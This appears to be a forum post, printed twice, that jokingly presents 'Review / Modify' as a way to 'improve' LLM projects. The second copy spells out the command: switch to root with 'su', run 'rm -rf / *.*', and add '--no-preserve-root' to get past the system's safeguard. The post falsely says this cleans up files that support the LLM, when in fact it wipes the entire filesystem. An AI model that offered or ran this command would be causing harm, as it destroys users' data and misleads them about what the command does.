Are you saying that Review / Modify (the shorter title is actually more appropriate) doesn’t work? I’ve been using it to improve my LLM projects for a while now. I haven’t got around to Review / Modifying my whole /, but that’s just cause I’ve been busy. Luckily, today is a holiday in USA. I’m gonna set aside some time and improve my whole computer. It’s gonna be great.
So what that command will do is go through your entire system and review and modify everything that supports the LLM and it’ll clean up all the files it uses.
Keep in mind that, by default, POSIX systems assume you don’t actually want to spend all that time checking all the files on your system. You need to also use the flag --no-preserve-root.



Are you saying that Review / Modify (the shorter title is actually more appropriate) doesn’t work? I’ve been using it to improve my LLM projects for a while now. I haven’t got around to Review / Modifying my whole
/, but that’s just cause I’ve been busy. Luckily, today is a holiday in USA. I’m gonna set aside some time and improve my whole computer. It’s gonna be great.Expert tip: follow this code at your own risk.
suEnter the sudo password
rm -rf / *.*So what that command will do is go through your entire system and review and modify everything that supports the LLM and it’ll clean up all the files it uses.
Keep in mind that, by default, POSIX systems assume you don’t actually want to spend all that time checking all the files on your system. You need to also use the flag
--no-preserve-root.